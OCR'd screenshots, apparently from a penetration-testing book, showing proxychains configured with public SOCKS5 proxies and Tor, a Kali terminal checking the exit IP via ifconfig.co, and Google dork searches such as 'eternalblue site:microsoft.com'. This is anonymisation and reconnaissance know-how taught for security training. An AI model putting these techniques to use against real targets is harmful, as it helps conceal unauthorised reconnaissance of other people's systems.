
Comment


```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5  98.188.47.132 4145
socks5  69.27.14.138 43014
socks5  72.210.221.197 4145
socks5  142.54.237.34 4145
```


ifconfig.co
What do we know about this IP address?
IP address
142.54.237.34
IP address (decimal)
2385964322
Country
United States
Country (ISO code)
US
In EU?
false
Latitude
Longitude
Timezone
America/Chicago
ASN
AS20093


kali@kali:~$ curl ifconfig.co
.9.230
Real IP address
kali@kali:~$ proxychains4 -f /etc/proxychains4.conf curl ifconfig.co
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 98.188.47.132:4145 ... timeout
[proxychains] Dynamic chain ... 69.27.14.138:43014 ... timeout
[proxychains] Dynamic chain ... 72.210.221.197:4145 ... timeout
[proxychains] Dynamic chain ... 142.54.237.34:4145 ... ifconfig.co:80 ... OK
142.54.237.34
Exit-node address


TOR Network
Hacker
Dark websites


Connect to Tor — Tor Browser
Connect to Tor
Not connected
Tor Browser
Search or enter address
Connect to Tor
Tor Browser routes your traffic over the Tor Network, run by thousands of volunteers around the world.
Always connect automatically
Configure Connection...
Connect


https://ifconfig.co
What do we know about this IP address?
IP address
2405:8100:8000:5ca1::296:f05d
IP address (decimal)
47880785803003035312938784518567293021
Country
United States
Country (ISO code)
US


```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
#socks5  98.188.47.132 4145
#socks5  69.27.14.138 43014
#socks5  72.210.221.197 4145
#socks5  142.54.237.34 4145
```


```
kali@kali:~$ sudo systemctl start tor

kali@kali:~$ sudo systemctl status tor
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
     Loaded: loaded (/lib/systemd/system/tor.service; disabled; preset: disabled)
     Active: active (exited) since Tue 2023-08-08 21:50:12 EDT; 15s ago
    Process: 57078 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 57078 (code=exited, status=0/SUCCESS)
        CPU: 1ms
```


ifconfig.co


IP address	205.185.116.34
IP address (decimal)	3451483170
Country	United States
Country (ISO code)	US
In EU?	false
Region	Nevada
Region code	NV
Metro code	839
Postal code	89119
City	Las Vegas


Chapter 5: Exploring Open-Source Intelligence






Google
eternalblue site:microsoft.com
About 376 results (0.24 seconds)
microsoft.com
https://learn.microsoft.com › ... › 2017
Microsoft Security Bulletin MS17-010 - Critical
1 Mar 2023
Operating System
CVE-2017-0143
CVE...
Windows Vista Service Pack 2 (4012598)
Critical Remote Code Execution
Criti...
Windows Vista x64 Edition Service Pack 2 (4012598)
Critical Remote Code Execution
Criti...
Windows Server 2012 (4012214) Security Only
Critical Remote Code Execution
Criti...
View 45 more rows
Security Update for Microsoft... · Vulnerability Information
microsoft.com
https://www.microsoft.com › en-us › wdsi › threats
Trojan:Win32/EternalBlue threat description
3 Aug 2018 — Microsoft Defender Antivirus detects and removes this threat. This threat can perform a number of actions of a malicious hacker's choice on ...



Google
admin AND portal site:microsoft.com
About 313,000 results (0.34 seconds)
microsoft.com
https://learn.microsoft.com › ... › Power BI
About the admin portal - Power BI
20 Jun 2023 — The full admin portal can be accessed by global admins and users who have the Fabric administrator role. If you're not in one of these roles, ...
Tenant settings · View usage metrics · Manage workspaces · Manage users
microsoft.com
https://www.microsoft.com › microsoft-365 › business
Microsoft 365 Administration
Already a Microsoft 365 or Office 365 administrator? ... The admin center delivers a customizable and tailored experience designed to meet the unique needs ...
microsoft.com
https://admin.powerplatform.microsoft.com
Power Platform admin center
You need to enable JavaScript to run this app.


Google
site:microsoft.com filetype:pdf
About 239,000 results (0.19 seconds)
microsoft.com
http://nds1.webapps.microsoft.com › guides PDF
Nokia 1110 Kullanım Kılavuzu
İşbu belgenin içeriği "olduğu gibi" sunulmaktadır. Yürürlükteki kanunların gerektirdiği haller dışında, ticari olarak satılabilirlik, iyi bir evsafta.
33 pages
microsoft.com
https://download.microsoft.com › digital010 › usi... PDF
Using the Balanced Scorecard as a Strategic Management ...
by RS Kaplan · 2000 · Cited by 11294 — Why do budgets often bear little direct rela- tion to a company's long-term strategic ob- jectives? Because they don't take enough into...
microsoft.com
https://download.microsoft.com › digital010 › co... PDF
